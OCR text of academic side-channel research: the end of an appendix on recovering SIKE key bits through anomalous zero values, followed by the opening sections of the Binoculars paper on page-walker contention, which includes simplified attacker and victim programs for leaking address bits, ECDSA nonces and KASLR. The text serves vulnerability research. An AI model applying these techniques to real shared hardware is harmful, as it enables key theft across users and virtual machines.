Every finite subgroup H of a curve $E(\mathbb{F}_{p^2})$ defines an isogeny $\phi\colon E \rightarrow E/H$, unique up to isomorphism, such that $\ker\phi = H$. The cardinality of H is also the degree of the rational map ϕ. Given H, Vélu's algorithm allows the rational map for the isogeny corresponding to H to be computed; the computation is tractable when $|H|$ is small.

An ℓ-isogeny is defined as $\phi_\ell : E \rightarrow E/\langle P\rangle$, where P has exact order ℓ. The order of $\phi(Q)$ in $E/\langle P\rangle$ is the same as the order of Q in E unless Q lies above $\ker\phi$ (meaning that

[14] For more information on SIKE, we refer to the SIKE tutorial by Costello [19] and to the SIKE specification [52]. For more information on elliptic curves and isogenies, we refer to the pairings tutorial by Costello [18] and to De Feo's lecture notes [23] and habilitation thesis [24]. For more information on Montgomery ladders, we refer to Bernstein and Lange [6].

Algorithm 2: Computing and evaluating a 3^e-isogeny, simple version ([52], Appendix A)

function `3_e_iso`
  Static parameters: Integer e_3 from the public parameters
  Input: Constants $(A_{24}^+ : A_{24}^-)$ corresponding to a curve $E_{A/C}$, $(X_S : Z_S)$ where S has exact order 3^{e_3} on $E_{A/C}$
  Output: $(A_{24}^{+\prime} : A_{24}^{-\prime})$ coresponding to the curve $E_{A'/C'} = E/\langle S \rangle$
for $e = e_3 - 1$ **downto** 0 **by** -1 **do**
  $(X_T : Z_T) \leftarrow$ `xTPLe`$\big((X_S : Z_S), (A_{24}^+ : A_{24}^-), e\big)$
  $\big((A_{24}^+ : A_{24}^-), (K_1, K_2)\big) \leftarrow$ `3_iso_curve`$\big((X_T : Z_T)\big)$
  if $e \neq 0$ **then**
    $(X_S : Z_S) \leftarrow$ `3_iso_eval`$\big((K_1, K_2), (X_S : Z_S)\big)$
return $(A_{24}^+ : A_{24}^-)$

$[n]Q \in \ker\phi \setminus \{O\}$ for some n), in which case the order of $\phi(Q)$ is reduced by a factor of ℓ.

Two curves are isogenous (meaning that there exists an isogeny from one to the other) if they have the same number of points. The curves of interest are all isogenous. If there is an isogeny ϕ from E_1 to E_2 then there is also an inverse isogeny ϕ^{-1} from E_2 to E_1; the composition $\phi^{-1} \circ \phi$ is the map $[\deg\phi]$ on E_1, and likewise $\phi \circ \phi^{-1}$ on E_2.

If isogenies ϕ and ϕ^{-1} between E_1 and E_2 are such that $\phi^{-1} \circ \phi$ is the identity map $[1]$ then E_1 and E_2 are isomorphic. Isomorphic curves share the same j-invariant; the j-invariant of a curve can be computed given a description of the curve.

A.3 Anomalous 0s in Isogeny Evaluation: Details

Algorithm 2 reproduces the implementation of `3_e_iso` from the specification [52] with optional arguments omitted.[15]

`3_e_iso` calls `xTPLe` to compute $[3^e](X_S : Z_S)$, by repeated application of the tripling map `xTPL`; if $(X_S : Z_S)$ has exact order 3^{e_3} then $(X_T : Z_T)$ is a point of exact order 3. `3_iso_curve` expects a point of exact order 3 as input and uses Vélu's algorithm to compute the isogeny corresponding to the group $\big\langle (X_T : Z_T) \big\rangle$. It also outputs the curve constant for the curve that is the image of E under that isogeny. Finally, `3_iso_eval` uses the values returned by `3_iso_curve` to compute the image of $(X_S : Z_S)$ under the isogeny. Because $(X_S : Z_S)$ lies above $(X_T : Z_T)$, which is in the kernel of the isogeny, the order of the image of $(X_S : Z_S)$ is 3^{e-1}. We refer to the SIKE specification [52] for a more detailed description of the `xTPLe`, `3_iso_curve` and `3_iso_eval` algorithms.

When the attacker has made a correct key-bit guess using the methods of Section 5.3.2, `Ladder3pt`, which is supposed to return $P + [sk_3]Q$ in projective x-coordinate form, instead returns the invalid value $(0 : 0)$. This is not a valid projective representation of any point on E_0', and certainly not the representation of a point of exact order 3^{e_3}.

An examination of the subroutines invoked by `3_e_iso` reveals some remarkable facts:

- If `xTPL` or `xTPLe` is called with $(0 : 0)$ as its first argument, every intermediate value it computes is 0, and its return value is $(0 : 0)$, regardless of its second argument.
- If `3_iso_curve` is called with $(0 : 0)$ as its argument, every intermediate value it computes is 0, and it returns $(0 : 0)$ for $(A_{24}^+ : A_{24}^-)$ and $(0,0)$ for (K_1, K_2).
- If `3_iso_eval` is called with $(0 : 0)$ as its first argument, every intermediate value it computes is 0, and its return value is $(0 : 0)$, regardless of the value of its second argument (which, in this case, is $(0,0)$).

As a result, when `3_e_iso` is invoked on input $(X_S : Z_S) = (0 : 0)$, every single intermediate value computed during every loop iteration of `3_e_iso` is a 0, including every intermediate value computed in every subroutine that `3_e_iso` calls.

For inputs generated according to our algorithm in Section 5.3.2 above but with an incorrect key-bit guess, the point $(X_S : Z_S)$ on which `3_e_iso` is called will not be $(0 : 0)$, but it will also not be a point of exact order 3^{e_3}, so the behavior of `3_e_iso` on it is unspecified. On such inputs, we expect that `3_e_iso` will get stuck on $(0 : 0)$ only with negligible probability. This conjecture is likewise supported by our experiments, with one caveat noted above: there is some chance that the challenge ciphertext we form to target a bit accessed late in the ladder will cause `Ladder3pt` to output a point of order 3^e for some $e \lneq e_3$.[16] Evaluating `3_e_iso` on such a point will trigger isogenies computed with kernel as the group formed by point of infinity O, which will trigger a frequency increase. We sidestep this problem by recovering the last 14 bits of the key by brute-force search.

A.4 SIKE Error correction

During our attack, a mistake made at bit position k invalidates measurements targeting all subsequent bit positions. With m_k correct, we expect to observe frequency increases (and thus $m_k \neq m_{k-1}$) with probability $1/2$. By contrast, with m_k incorrect we expect to *never* to observe frequency increases.

After a sufficiently long run without observing frequency increases, we backtrack to find the misinterpreted bit. In Section 5's experiments, we set the backtrack threshold to 40 bits.

[15] In fact, optimized implementations evaluate the isogeny using a more complicated but more efficient strategy. Our attack applies to either approach.

[16] In our challenge ciphertext, we set $Q = P_2 + P_3$, so Q is a point of order $2^{e_2}3^{e_3}$. The output of `Ladder3pt` is a linear combination of T and $[2^i]Q$, $[a]T + [b][2^i]Q$, where a and b depend on the secret m. When i is large, $[2^i]P_2$ will have small order 2^{e_2-i}. Since T is a point of order 2, $[a]T$ and $[b][2^i]P_2$ might happen to cancel each other, and $[a]T + [b][2^i]Q$ will end up as $[b][2^i][P_3]$. If b happens to be a multiple of 3, the output of `Ladder3pt` would be a point of order smaller than 3^{e_3}.

Binoculars: Contention-Based Side-Channel Attacks Exploiting the Page Walker

Zirui Neil Zhao Adam Morrison† Christopher W. Fletcher Josep Torrellas
{ziruiz6, cwfletch, torrella}@illinois.edu †mad@cs.tau.ac.il
University of Illinois Urbana-Champaign †*Tel Aviv University*

Abstract

Microarchitectural side channels are a pressing security threat. These channels are created when programs modulate hardware resources in a secret data-dependent fashion. They are broadly classified as being either stateful or stateless (also known as contention-based), depending on whether they leave behind a trace for attackers to later observe. Common wisdom suggests that stateful channels are significantly easier to monitor than stateless ones, and hence have received the most attention.

In this paper, we present a novel stateless attack that shows this common wisdom is not always true. Our attack, called *Binoculars*, exploits unexplored interactions between in-flight page walk operations and other memory operations. Unlike other stateless channels, Binoculars creates significant timing perturbations—up to 20,000 cycles stemming from a single dynamic instruction—making it easy to monitor. We show how these perturbations are address dependent, enabling Binoculars to leak more virtual address bits in victim memory operations than any prior channel. Binoculars needs no shared memory between the attacker and the victim.

Using Binoculars, we design both covert- and side-channel attacks. Our covert channel achieves a high capacity of 1116 KB/s on a Cascade Lake-X machine. We then design a side-channel attack that steals keys from OpenSSL's side-channel resistant ECDSA by learning the ECDSA nonce k. Binoculars' ability to significantly amplify subtle behaviors, e.g., orderings of stores, is crucial for this attack to succeed because the nonce changes after each run. Finally, we fully break kernel ASLR.

1 Introduction

Microarchitectural side-channel attacks are a serious security threat to modern computer systems. In a side-channel attack, the attacker exploits hardware resources that are shared with the victim. Specifically, when a program's execution *modulates* (i.e., changes the utilization of) hardware resources (i.e., *channels*) as a function of its secret data, an attacker can measure these modulations and from them infer the secret. These attacks have caused a trust crisis in commercial shared-hardware multi-tenant cloud environments, as well as in daily-used personal applications like web browsers.

The ways in which hardware channels can be modulated to pass information can be broken down along two axes. To start, channel modulations are *stateful* if they leave a persistent state change (e.g., the eviction of a line from the cache) [1, 2, 7, 22, 23, 32, 33, 42, 49, 53, 71, 74], or alternatively *stateless* if they create only temporary contention on a resource (e.g., on an execution unit) [4, 6, 9, 24, 27, 44, 68, 69, 72]. Orthogonally, channels can be modulated *directly* by the execution of the victim instruction's micro-ops, or *indirectly* by operations that occur outside the purview of the instruction's micro-ops.[1] The large majority of channel modulations are direct (e.g., all of the above works). An example is a cache attack due to the execution of a victim memory instruction that evicts a line from the cache. On the other hand, there are a handful of channels involving indirect operations [16, 20, 28, 29, 62, 67, 75]. Examples are "implicit" memory operations due to hardware prefetchers or page walkers that occur beyond the purview of micro-ops.

Historically, stateless channels have been considered more difficult to exploit than stateful channels. Indeed, it is relatively easy to monitor a stateful channel because its effect persists after the victim instruction modulating it has retired. Further, the contention effects of stateless channels are typically small, which exacerbates measurement noise.

Our key observation is that all known stateless channels are due to *direct* operations. Accordingly, we perform the first investigation of *stateless-indirect* channels by exploiting interactions between in-flight operations stemming from the hardware page walker and other sources (e.g., program memory operations). We show how stateless-indirect channels are possible and enable powerful new attacks. We call our channel and attack framework *Binoculars*.

We find that because indirect memory operations are issued outside the purview of normal processor structures (e.g., the reorder buffer) they "live by different rules" and exhibit novel interactions with other memory operations. Based on these interactions, we construct novel attack primitives.

First, we show that shared resource contention between page walker (indirect) loads and regular (direct) memory operations can cause *significant* delays in thread execution time (e.g., up to 20,000 cycles) stemming from a single dynamic instruction. This magnitude of delay dwarfs the one created by any other microarchitectural side channel by at least two orders of magnitude. It enables Binoculars to create new low-noise attacks that are relatively easy to perform and observe despite our channel being stateless.

[1] Indirect modulations have been called "implicit" modulations by prior work [75].

Second, we show how the contention depends on the addresses of the memory operations involved. We show that this address dependence does not only apply to high-order address bits (e.g., the page number) or lower-order address bits (e.g., the bits that map the address to a cache set) but also to *intra cache line address bits* and *across address spaces*. In fact, we show that Binoculars can leak more bits of a victim's (virtual) memory address than any prior channel across address spaces.

Using the above attack primitives, we perform end-to-end attacks on security-critical programs. To start, we design and optimize a covert channel using Binoculars' underlying stateless-indirect channel that can achieve a high capacity of 1116 KB/s on a Cascade Lake-X machine. We then design a side-channel attack that steals keys from OpenSSL's side-channel resistant ECDSA by learning the ECDSA nonce k. Here, the nonce is computed by an implementation of the Montgomery ladder algorithm that is hardened against timing side channels. Binoculars is able to amplify subtle nonce-dependent behaviors occurring during execution into large timing delays that can be measured with low noise. This is critical for the attack to succeed, since each run of ECDSA uses a different nonce k. Finally, we fully break kernel ASLR (KASLR).

Contributions. This paper makes the following contributions:
• We investigate and demonstrate the first stateless-indirect channel. It is based on implicit loads issued by the page walker. The resulting attack framework, *Binoculars*, has a high signal-to-noise ratio and leaks a wide range of virtual address bits.
• We design and implement two Binoculars attack primitives. One leaks the byte offset of a store within the page. The other leaks the full virtual page number of a TLB-missing request.
• We demonstrate end-to-end attacks on real hardware, which include extracting the nonce k in ECDSA with a single victim run and fully breaking KASLR.

2 Background

Microarchitectural Side Channels. In a microarchitectural side-channel attack, an attacker learns secret information from a victim program by monitoring some microarchitectural resource—e.g., a cache, branch predictor or execution port—that the attacker shares with the victim, and which the victim uses in a secret-dependent way. Channels can be classified along two axes [3]: stateful vs. stateless and direct vs. indirect.

A *stateful* channel occurs when the victim's use creates persistent changes in the shared resource, which can be monitored by the attacker afterwards. An example is a cache side channel [49, 54, 71]. A *stateless* channel occurs when the changes in the resource are temporary. To see the change, the attacker has to physically contend for the resource during the victim's use. An example is port contention [4, 9, 27].

A *direct* channel is created directly by a victim program instruction. An example is a load that causes a cache line fill [71] or an eviction [49]. An *indirect* channel is created by operations that occur outside the victim program instructions. An example is cache state changes caused by a program-invisible hardware prefetcher.

Out-of-Order Execution. Dynamically-scheduled processors execute data-independent instructions in parallel [65], out of program order. Instructions are dispatched to reservation stations (RS) in program order, where they await execution. An instruction becomes ready to execute once its input operands have been computed. In each cycle, a hardware scheduler picks a subset of ready instructions and issues them to execution units. After they execute, their outputs become available to dependent instructions. Instruction retirement, where the instruction finally frees up its pipeline resources, is done in program order. In-order retirement is implemented by queuing instructions into a FIFO queue called a reorder buffer (ROB) [38] in program order, and retiring an instruction once it reaches the ROB head.

Page Tables in x86. The hardware performs virtual to physical address translation by first partitioning the virtual address into a page number and an offset, and then mapping the virtual page number to a physical page number using a *page table* data structure created by the operating system (OS). In x86-64, the page table is a 4-level radix tree that supports multiple page sizes. We focus on the basic case of 4 KB pages. A page table search is called a *page walk* and is done by a hardware unit called the *page walker* on a TLB miss.

Figure 1a shows the page table structure and the page walk process. Address translation uses four levels of page tables, which we refer to as PL_4, PL_3, PL_2, and PL_1. The root level, PL_4, is pointed to by the CR3 register. Each page in the page tables contains an array of 512 8-byte *page table entries* (PTEs). The virtual page number is decomposed into four 9-bit *PL indexes*, each of which selects a PTE from its corresponding level of the tree. Each PTE holds the physical page number of the next level of the tree or, at the lowest level, the final translation. Overall, to perform a page walk, the page walker issues four loads in total.

Because the 4-level page table supports only a 48-bit virtual address space, the 64-bit virtual addresses in x86-64 must be *canonical*—meaning that bits 64–48 are equal to bit 47. The address space is divided into two equal halves [19]. The lower canonical half is user space, while the upper canonical half is used by the OS kernel. An unprivileged user can only allocate pages in the lower canonical half.

To speed up the virtual address translation process, x86 processors cache address translations in two levels of translation lookaside buffers (TLBs). The first level TLBs (iTLB and dTLB) cache instruction and data translations, respectively. The second level TLB (sTLB) is larger and caches both instruction and data translations. A page walk is triggered if a translation request misses in all levels of TLBs. To minimize the TLB-miss penalty, the page walker loads check the cache hierarchy and so they can benefit from cached PTEs.

False Dependences in the L1D Cache. On Intel processors, the L1D cache is virtually indexed and physically tagged. It uses part of the virtual address (VA) bits (e.g., bits 11-6) as the index to find the cache set and uses the physical address (PA) tag to select the cache line within the set. This design enables the L1D cache to be accessed in parallel with the TLB translation.

The L1D cache uses the 12 least significant bits (i.e., the offset part) of the VA to detect potential dependences between multiple reads and writes that are issued to it, before their translations finish. If a read and a write target addresses with the same offsets (i.e., their 12 least significant bits are the same), then a dependence is possible. When a potential dependence is detected, one of the requests is squashed and will retry. The L1D cache thus conservatively prevents simultaneously reading and writing of addresses that have the same 12 least significant bits (i.e., they are *4K-aliasing*) even though there might be no dependence between the requests (i.e., the dependence may be a *false dependence*) [19, 44, 72]. Depending on the implementation, the dependence check can be done at a word granularity [44]—i.e., the read and the write addresses only need to share bits 11–2 to be counted as potentially dependent. In this paper, we say that two addresses have *4K-aliasing* if they have the same bits 11–2. These addresses are subject to false dependences.


3 Threat Model

We consider an attacker who is an unprivileged user on a hypertheaded multi-core x86 machine. The attacker's goal is to learn some of the bits of the address operand of specific memory load/store instructions in some victim, through local hardware resource utilization changes modulated by the victim. The victim may be another process (belonging to a different user) or the OS kernel. Either way, the victim does not share virtual or physical memory with the attacker processes. We assume that the attacker knows the contents of the victim's executable.

We assume a system configuration similar to that in prior cross-hyperthread side-channel attacks [4, 9, 28, 44, 72]. The system has Hyper-Threading enabled, and the attacker can interact with the OS scheduler to run its attack process on a hyperthread that shares the same physical core with the victim hyperthread. For attacks that rely on observing delays in the victim's execution, we do not assume a cooperative victim that times and reports its own execution.

4 The Binoculars Attack

The CacheBleed [72] and MemJam [44] attacks have shown that existing processors are vulnerable to false dependences between writes issued by a thread and reads issued by another thread (Section 2). In this paper, we show, for the first time, an attack that exploits false dependences between writes issued by a thread and reads issued by the hardware during a page walk triggered by a second thread. We call the new attack *Binoculars*.



(a) Virtual address translation.

(b) 4K-aliasing addresses.

(c) Virtual address bits leaked.

Figure 1: Overview of the Binoculars attack.




Figure 2: Distribution of the latency of a TLB-missing access while the sibling hyperthread keeps issuing writes whose address may or may not alias with the page walker loads. The data is measured on an Intel Skylake-X.

Compared to the prior false dependence attacks, we will see in this section that Binoculars is both easier to setup and leaks new bits. Specifically, if the attacker is the writer, Binoculars can leak the virtual page number of the victim access that triggers the page walk. On the other hand, if the attacker is the thread that triggers the page walk, Binoculars can leak page offset bits 11-3 of the address written by the victim. Note, the victim and attacker do not share an address space.

To demonstrate Binoculars, we run experiments on Intel Xeon W-2245 (Cascade Lake-X), Intel i7-7820X (Skylake-X), and Intel Xeon E3-1246 v3 (Haswell-EP) platforms. One hyperthread reads from an address that causes a miss in both TLB levels and hence triggers a page walk. Recall that, during the page walk, the hardware issues up to four loads to the data cache hierarchy, corresponding to the requested entries in the four page table levels. In Figure 1a, the four page levels are called PL_4, PL_3, PL_2, and PL_1, and the actual addresses read are RA_4, RA_3, RA_2, and RA_1.

The other sibling hyperthread keeps writing to an address *WA*. We perform two experiments: one where the *WA* has a false dependence with one of the RA_i, and one where it

does not. Following past work [44, 72], a false dependence is obtained with 4K-aliasing — in our case, when bits 11-3 of the two addresses are the same because we issue 8-byte loads. We repeat each experiment 100 times, measuring the time taken by the reader hyperthread to complete its TLB-missing access.

Figure 2 shows the histogram of measured read latencies in the two experiments running on a Skylake-X. To make the histogram readable, we plot the X axis in logarithmic scale. From the figure, we see that when the page walker loads and the store are not 4K-aliasing, the page read takes about 100 cycles (including the time for reading the timestamp). However, when there is 4K-aliasing, the latency goes up to ≈20,000 cycles (or $10^{4.3}$ in the figure). The page walker load is stalled and delayed for a long time. This very obvious difference in latency is exploited by Binoculars to leak address bits.

In the rest of this section, we discuss the two directions of the Binoculars attack: when the attacker triggers the page walk (Section 4.1) and when it performs the repeated writes (Section 4.2).

4.1 Leaking the Page Offset of a Store Address

In this attack, the attacker triggers the page walk and the victim performs repeated writes to the same address. The attacker keeps changing the address of the page that triggers the page walk and measures the latency of an access to the page. When the attacker observes a high access latency, it can deduce that the page offset of a page walk read and of the write have a false dependence. Since, in this attack, the information flows from victim stores to attacker page walker loads, we call this primitive the **store→load channel**.

To understand the attack, consider Figure 1b, which shows the addresses of the four loads issued during a page walk. Given a TLB-missing access to a virtual address VA, the hardware first reads address RA_4, whose address bits 11-3 are equal to VA bits 47-39. After that, the page walker reads address RA_3, whose 11-3 address bits are equal to VA bits 38-30. Then, the page walker reads RA_2 and RA_1. Bits 2-0 of RA_4, RA_3, RA_2, and RA_1 are 000 because these loads read 8-byte page table entries, which are aligned to 8-byte boundaries. If any of these four addresses has a false dependence with the address WA written by the victim, a long latency access ensues. The false dependence occurs when two addresses have the same bits 11-3 because we issue 8-byte loads—i.e., the two addresses have 4K aliasing (Section 2). Hence, this attack can learn bits 11-3 of the victim store address, which are the page offset bits with sub-cacheline granularity (Figure 1c).

Figure 3 shows simplified programs that demonstrate the store→load channel. The demonstration extracts bits 11-3 of a store address in a victim program. As shown in Figure 3a, the victim program allocates a page and keeps writing to it at a fixed page offset (i.e., `0x528`), which is a secret. As shown in Figure 3b, the attacker program first allocates 512 continuous

```
1  const u32 secret_offset = 0x528;
2  char *page = mmap(NULL, PAGE_SIZE, ...);
3  while (true) {
4    page[secret_offset] = 0xff;
5  }
```

(a) Victim program.

```
1  const u32 npages = 512;
2  u32 latencies[npages];
3  const u64 size = PAGE_SIZE * npages;
4  char *base_page = mmap(NULL, size, ...);
5  for (u32 i = 0; i < npages; i++) {
6    char *page = base_page + i * PAGE_SIZE;
7    invalidate_tlb(page);
8    u64 t_start = read_timestamp();
9    maccess(page);
10   u64 t_end = read_timestamp();
11   u32 PL1_index = ((u64)page & 0x1ff000) >> 12;
12   latencies[PL1_index] = t_end - t_start;
13 }
```

(b) Attacker program.

Figure 3: Simplified programs that demonstrate the store→load channel.



Figure 4: Demonstration of the store→load channel on a Skylake-X.

pages (Line 4). The page table entries (PTEs) of these 512 pages fill a 4KB PL_1 page, since each PTE is 8 bytes. Then, for each page, the attacker flushes the page's translation from TLBs and issues an access to the page, which triggers a page walk. The page walk of one of the pages will issue a load to a RA_1 address whose bits 11-3 match bits 11-3 in the victim's WA address. Because of this 4K aliasing, the latency of the access to this particular page will be higher.

We run both programs on two different hyperthreads of the same physical core. For each page of the attacker, we measure the page access latency 100 times and use the average value. The page walker read of each of the 512 pages tests a different 8-byte aligned address offset within a 4KB page. Figure 4 shows the average latency measured at each PL_1 offset on a Skylake-X. As the plot shows, the page access latencies are very low at most PL_1 offsets. When the PL_1 offset gets close to the victim's secret offset, $0x528$, the access latency starts to increase, and it reaches its peak value when the PL_1 offset exactly matches the secret offset. We obtain similar results on a Haswell-EP and a Cascade Lake-X.

The reason why the peak is not sharper is that page walker loads can also be stalled by stores that access the same L1 cache set. In this case, the two addresses only need to share bits 11-6. As we will see in Section 5, this second type of false dependence is harder to induce.

To maximize the number of different offsets monitored by a single TLB-missing access, the attacker can carefully allocate a page at an address that has a different PL offset at each level. In this case, as shown in Figure 1b, the attacker can theoretically monitor up to four different offsets, using the page walker loads from PL_4, PL_3, PL_2, and PL_1. However, in the current implementation of x86-64, an unprivileged user can only allocate pages in the lower half of the 64-bit VA space (Section 2), which means that the attacker does not have full control of the PL_4 index (i.e., bits 47-39 of the VA) and cannot use it to monitor arbitrary store offsets.

In addition, since we assume an unprivileged attacker (Section 3), the attacker cannot use privileged instructions to flush the TLB. Instead, to evict a target translation from the TLB, she has to build an eviction set of pages. Note that the hash function used in Skylake-X to map a page to a set in the TLB uses the PL_1 index and part of the PL_2 index (i.e., bits 26-12 of the VA) [28]. As a result, to build an eviction set, the attacker uses pages with different PL_3 indexes but the same PL_2 and PL_1 indexes. Consequently, the attacker cannot typically use PL_3 indexes to monitor store offsets, and has to limit herself to monitoring two offsets (using PL_2 and PL_1 indexes) with each TLB-missing access.

4.2 Leaking the Virtual Page Number of the Address of an Access

In this attack, the attacker repeatedly stores to a given offset in a page and the victim suffers a TLB miss that triggers a page walk. The attacker keeps changing the page offset of the store address and observes the victim's performance. When the victim's access latency is high, one of the page walk loads is 4K-aliasing with the attacker's store. The attacker can then learn the *PL* index of a level of the page table entry. By continuing to change the page offset of the store address, the attacker can recover the *PL* indexes of all the different page levels. As a result, as we will see later, the attacker will be able to learn the full virtual page number (VPN) of the victim's TLB-missing memory accesses (i.e., bits 47-12). Because the information in this attack flows from victim page walker loads to attacker stores, we call this primitive the **load→store channel**.

The process of the attack is shown in Figure 1b. A page walk issues, in the worst case, loads to addresses RA_4, RA_3, RA_2, and RA_1. Each of these addresses includes, in bits 11-3, a portion of the VA of the page accessed. When one of these addresses has the same bits 11-3 bits as the attacker's store address (*WA*)—i.e., it 4K-alias with *WA*—the victim's access suffers a long latency. Based on the observed latency, the attacker can deduce the four sets of 11-3 bits in some order.

```
1  const u64 addr = 0x5d21ca821000ull;
2  char *page = mmap(addr, PAGE_SIZE, ...);
3  while (true) {
4    wait_for_attacker();
5    invalidate_tlb(page);
6    u64 t_start = read_timestamp();
7    maccess(page);
8    u64 t_end = read_timestamp();
9    u64 t_diff = t_end - t_start;
10   // signal the attacker process; pass t_diff
11   signal_attacker(t_diff);
12 }
```

(a) Victim program.

```
1  const u32 nindexes = 512;
2  u32 latencies[nindexes];
3  char *page = mmap(NULL, PAGE_SIZE, ...);
4  for (u32 idx = 0; idx < nindexes; idx++) {
5    u32 offset = idx << 3;
6    signal_victim(); // signal the victim process
7    while (wait_for_victim()) {
8      page[offset] = 0xff;
9    }
10   latencies[idx] = get_victim_latency();
11 }
```

(b) Attacker program.

Figure 5: Simplified programs that demonstrate the load→store channel.




Figure 6: Demonstration of the load→store channel on a Skylake-X.

With some additional experiments that will be detailed later, the attacker can put together the whole VPN of the victim access (Figure 1c).

Figure 5 shows simplified programs that demonstrate the load→store channel. To measure the latency of the victim's access, the code unrealistically assumes that attacker and victim processes can communicate via shared memory to synchronize, and that the victim measures its own latency and reports it to the attacker process. This setting is for demonstration only. A realistic setting will be shown in Section 8, where the attacker only relies on the end-to-end execution time of the victim.

The victim program (Figure 5a) first allocates a page at virtual address `0x5d21ca821000`, which corresponds to indexes to PL_4, PL_3, PL_2, and PL_1 equal to `0x0ba`, `0x087`, `0x054`, and

```
1  // Attacker program, port contention version
2  const u32 nindexes = 512;
3  u32 latencies[nindexes];
4  char *page = mmap(NULL, PAGE_SIZE, ...);
5  for (u32 idx = 0; idx < nindexes; idx++) {
6    u32 offset = idx << 3;
7    u64 t_start = read_timestamp();
8    for (u32 i = 0; i < 10000; i++) {
9      page[offset] = 0xff;
10   }
11   u64 t_end = read_timestamp();
12   latencies[idx] = t_end - t_start;
13 }
```

Figure 7: Port-contention version of the load→store channel attack program.




Figure 8: Demonstration of the load→store channel with the port-contention version on a Skylake-X.

`0x021`, respectively. Then, the victim program enters a loop where, in each iteration, the victim: (i) waits for the attacker to signal it, (ii) invalidates the translation of the page from the TLBs, (iii) accesses the page and measures the access latency, and (iv) signals the attacker, passing the access latency. The attacker program (Figure 5b) first allocates buffers for latency results and a page to write to. Then, it enters a loop that iterates over all the possible 512 indexes of page table entries (PTEs) in a page. For each of the resulting PL address offsets, the attacker: (i) signals the victim process, (ii) keeps writing to an address at the PL offset in the page until the victim sends it a signal, and (iv) receives the latency of the victim access and saves it.

We run both programs on two hyperthreads of a physical core. For each PL index, we measure the latency 100 times and save the average value. Figure 6 shows the resulting average latency for each PL index on a Skylake-X processor. Looking at the figure, we see there are four clear latency spikes. They are at indexes `0x021`, `0x054`, `0x087`, and `0x0ba`. These four spikes correspond to the four 9-bit PL indexes of the victim page. We obtain similar results on a Haswell-EP and a Cascade Lake-X.

From these latency results alone, we cannot determine which spike corresponds to which page table level. The full VPN is one of the permutations of these four indexes. There are multiple strategies to identify the correct permutation. For example, if we know which memory region the victim accesses (e.g., heap or stack), we can identify the possible PL_4 or even PL_3 indexes, since these memory regions usually have unique ranges of high-order VA bits. If the victim also happens to access neighboring pages (i.e., pages that differ in PL_1 indexes), the attacker should observe nearby spikes, and these spikes correspond to PL_1 indexes. After determining the PL_4, PL_3, and PL_1 indexes, we know which one is the PL_2 index. Last, as will be shown in Section 8, if the memory access is to a global variable, the PL_1 index can be derived from the variable's offset in the segment.

We can easily redesign the attack so that attacker and victim do not need to synchronize, and the victim does not need to measure the latency of its own accesses. Instead, the attacker measures the latency of its stores. The idea is that, when the victim's page walker load is stalled for a long time due to 4K aliasing, the victim's pipeline is blocked, and shared resources are freed-up for the attacker. As a result, the attacker sees lower latency for its own stores because of less port contention. Consequently, in Figure 7, we change the code from Figure 5 so that, in each iteration, the attacker measures the latency of issuing 10,000 stores—and neither synchronizes nor receives any latency measurement from the victim. This is a more realistic design. Figure 8 shows the average latency of those 10,000 stores at different indexes on a Skylake-X. It is clear that latencies drop at the victim's PL indexes.

4.3 Extensions

Cross Virtual Machine Attack. Binoculars also works if attacker and victim are in two different virtual machines that share the same physical core. Because in a virtualized environment, a TLB-missing access also triggers page walker loads, which are subject to contention with stores from the sibling thread. To verify this, we repeat our experiments in a virtualized environment with QEMU-KVM (4.2.1) [56] on Skylake-X. The attacker and victim programs run in two different virtual machines that share the same physical core and run Ubuntu 20.04 LTS (5.4.0-105-generic). Our experiments show results that are similar to the ones in a non-virtualized environment, and thus demonstrate Binoculars can be used for cross virtual machine attacks.

Other Paging Schemes. The previous discussion is mainly focused on a 4-level paging design, which issues four page walker loads to translate a VPN. If other paging schemes (e.g., huge page, 5-level paging) are used, Binoculars will still work with different attacker capabilities.

For the store→load channel, the attacker has no incentive to use huge pages: doing so would reduce the number of page walker loads and correspondingly the number of page offsets that can be observed in a single page walk. Using 5-level paging, on the other hand, can boost the attack as one page walk can monitor five store offsets. For the load→store channel, using huge pages reduces the number of low-order VPN bits that an attacker can extract. But it is still possible to attack (kernel) ASLR, as its entropy usually resides in high-

Table 1: Comparing the characteristics of different side-channel attacks.

